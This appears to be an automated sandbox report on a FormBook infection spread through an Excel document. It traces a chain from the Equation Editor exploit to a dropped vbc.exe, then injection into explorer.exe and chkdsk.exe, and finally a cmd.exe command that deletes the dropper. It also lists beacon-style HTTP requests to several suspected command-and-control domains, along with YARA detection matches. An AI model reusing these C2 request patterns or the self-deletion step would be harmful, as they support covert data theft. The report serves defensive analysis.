Jan 13, 2021 17:18:51.764666080 CET	898	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 16:18:51 GMT Content-Length: 0 Connection: close location: https://www.thepoetrictedstudio.com/bw82?CXi4A=gXrXRfH0yDoHcf-&UL0xqd7P=RsrdfQA8mV6w+G%2FZSF%2F%2F8cbwzrXLIF3fF+wu7E1CRyzxZyo6WmOBkrcqEvWwnRlrF5Tahg%3D%3D strict-transport-security: max-age=120 x-wix-request-id: 1610554731.697213906798116351 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVj1ELE/lLKFr64HWuKhttT6,2d58ifebGbosy5xc+FRalrPbNrLr/ZtO31LD87Zthe126WDD8o9ZiHxHjBUuCAelGgqFbFMYwiXnFojPwdof6MAtvdQKQ4UViTbgkd6B4HQ=,2UNV7KOq4oGjA5+PKsX47F8xRgV30iIDzySL0NmaUxo=,qquldgcFrj2n046g4RNSVPYxV603lO64T3vEIZzS9F0=,l7Ey5khejq81S7sxGe5Nk0OLkV42e4Sos6vJ9PulJHGTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,ywkbhDzHLtjhjmon1ohv942vcDqd9yFUNOGqkGQj/jyb1qw14fPlsJ3/2N4iWrg7iy9RDN50yNDYuMRjpFglRg== Cache-Control: no-cache Expires: -1 Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	54.254.26.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:18:57.357280016 CET	899	OUT	GET /bw82/?UL0xqd7P=sK11/UrgtMzQflpEedkgmoVeFVcc0msB321R1Y3hRRerJh2xMoF4SxMycrpUJoIBhj5xCA==&CXi4A=gXrXRfH0yDoHcf- HTTP/1.1 Host: www.tuvandadayvitos24h.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:18:57.540673018 CET	900	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Wed, 13 Jan 2021 16:18:57 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.tuvandadayvitos24h.online/bw82/?UL0xqd7P=sK11/UrgtMzQflpEedkgmoVeFVcc0msB321R1Y3hRRerJh2xMoF4SxMycrpUJoIBhj5xCA==&CXi4A=gXrXRfH0yDoHcf- Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	199.34.228.73	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:19:07.912416935 CET	901	OUT	GET /bw82/?UL0xqd7P=34+qQ3LqqVk48isaIqrMS1QrJzDj13fhTkCMqePtkuCvgsCPLavUD/B/pRUk8yv0QOLVfQ==&CXi4A=gXrXRfH0yDoHcf- HTTP/1.1 Host: www.acdfr.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:19:08.103316069 CET	902	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 16:19:08 GMT Server: Apache Set-Cookie: is_mobile=0; path=/; domain=www.acdfr.com Vary: X-W-SSL,User-Agent Set-Cookie: language=en; expires=Wed, 27-Jan-2021 16:19:08 GMT; Max-Age=1209600; path=/ Cache-Control: private X-Host: pages20.sf2p.intern.weebly.net X-UA-Compatible: IE=edge,chrome=1 Content-Length: 3803 Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 67 64 70 72 2f 67 64 70 72 73 63 72 69 70 74 2e 6a 73 3f 62 75 69 6c 64 54 69 6d 65 3d 31 36 31 30 34 37 39 38 34 38 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 61 72 63 68 69 76 65 22 20 2f 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 2f 63 64 6e 31 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 64 65 76 65 6c 6f 70 65 72 2f 6e 6f 6e 65 2e 69 63 6f 22 20 2f 3e 0a 0a 09 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 09 40 66 6f 6e 74 2d 66 61 63 65 20 7b 0a 09 09 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 27 50 72 6f 78 69 6d 61 20 4e 6f 76 61 27 3b 0a 09 09 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 09 09 09 73 72 63 3a 20 75 72 6c 28 22 2f 2f 63 64 6e 32 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 63 6f 6d 70 6f 6e 65 6e 74 73 2f 75 69 2d 66 72 61 6d 65 77 6f 72 6b 2f 66 6f 6e 74 73 2f 70 72 6f 78 69 6d 61 2d 6e 6f 76 61 2d 6c 69 67 68 74 2f 33 31 41 43 39 36 5f 30 5f 30 2e 65 6f 74 22 29 3b 0a 09 09 09 73 72 63 3a 20 75 72 6c 28 22 2f 2f 63 64 6e 32 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 63 6f 6d 70 6f 6e 65 6e 74 73 2f 75 69 2d 66 72 61 6d 65 77 6f 72 6b 2f 66 6f 6e 74 73 2f 70 72 6f 78 69 6d 61 2d 6e 6f 76 61 2d 6c 69 67 68 74 2f 33 31 41 43 39 36 5f 30 5f 30 2e 65 6f 74 3f 23 69 65 66 69 78 22 29 20 66 6f 72 6d 61 74 28 22 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 22 29 2c 20 75 72 6c 28 22 2f 2f 63 64 6e 32 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 63 6f 6d 70 6f 6e 65 6e 74 73 2f 75 69 2d 66 72 61 6d 65 77 6f 72 6b 2f 66 6f 6e 74 73 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"><head><script src="/gdpr/gdprscript.js?buildTime=1610479848"></script><title>404 - Page Not Found</title><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="robots" content="noarchive" /><link rel="shortcut icon" href="//cdn1.editmysite.com/developer/none.ico" /><style type="text/css">@font-face {font-family: 'Proxima Nova';font-weight: 300;src: url("//cdn2.editmysite.com/components/ui-framework/fonts/proxima-nova-light/31AC96_0_0.eot");src: url("//cdn2.editmysite.com/components/ui-framework/fonts/proxima-nova-light/31AC96_0_0.eot?#iefix") format("embedded-opentype"), url("//cdn2.editmysite.com/components/ui-framework/fonts

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	94.73.146.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:19:13.315119028 CET	906	OUT	GET /bw82/?CXi4A=gXrXRfH0yDoHcf-&UL0xqd7P=CMr/hCS97wyXOcHcTlwKDrCPfcrQCABATO63SlwWoNIQfxte8yY+fmJ5LqnYq3pklGkZyw== HTTP/1.1 Host: www.h2oturkiye.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:19:13.394834995 CET	907	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Wed, 13 Jan 2021 16:19:13 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6e 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404 Not Found The resource requested could not be found on this server! Proudly powered by LiteSpeed Web Server Please be advised tha

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- vbc.exe
- vbc.exe
- vbc.exe
- explorer.exe
- chkdsk.exe
- cmd.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2396 Parent PID: 584

General

Start time:	17:16:49
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f510000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$NEW 01 13 2021.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F75F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$NEW 01 13 2021.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F75F591	WriteFile
C:\Users\user\Desktop\~$NEW 01 13 2021.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F75F526	WriteFile
C:\Users\user\Desktop\~$NEW 01 13 2021.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F75F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	!p8	binary	21 70 38 00 5C 09 00 00 02 00 00 00 00 00 00 00 52 00 00 00 01 00 00 00 28 00 00 00 1E 00 00 00 6E 00 65 00 77 00 20 00 30 00 31 00 20 00 31 00 33 00 20 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6E 00 65 00 77 00 20 00 30 00 31 00 20 00 31 00 33 00 20 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2512 Parent PID: 584

General

Start time:	17:17:09
Start date:	13/01/2021

Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2812 Parent PID: 2512

General

Start time:	17:17:11
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x11d0000
File size:	844800 bytes
MD5 hash:	6A763ED09B2FD9F663BCB0AF7B17D492
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2175872234.00000000036B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2175872234.00000000036B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2175872234.00000000036B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2175312527.00000000026B1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2CDE2C	ReadFile

Analysis Process: vbc.exe PID: 2732 Parent PID: 2812

General

Start time:	17:17:17
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x11d0000
File size:	844800 bytes
MD5 hash:	6A763ED09B2FD9F663BCB0AF7B17D492
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2752 Parent PID: 2812

General

Start time:	17:17:18
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x11d0000
File size:	844800 bytes
MD5 hash:	6A763ED09B2FD9F663BCB0AF7B17D492
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2220114080.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2220114080.0000000000190000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2220114080.0000000000190000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2220171178.0000000000350000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2220171178.0000000000350000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2220171178.0000000000350000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2220222146.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2220222146.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2220222146.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2752

General

Start time:	17:17:22
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: chkdsk.exe PID: 1772 Parent PID: 1388

General

Start time:	17:17:39
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\chkdsk.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0x330000
File size:	16384 bytes
MD5 hash:	A01E18A156825557A24A643A2547AA8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2370481869.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2370481869.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2370481869.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2370639916.0000000000260000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2370639916.0000000000260000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2370639916.0000000000260000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2370580381.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2370580381.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2370580381.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982A7	NtReadFile

Analysis Process: cmd.exe PID: 1840 Parent PID: 1772

General

Start time:	17:17:43
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a300000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A30A7BD	DeleteFileW

Disassembly

Code Analysis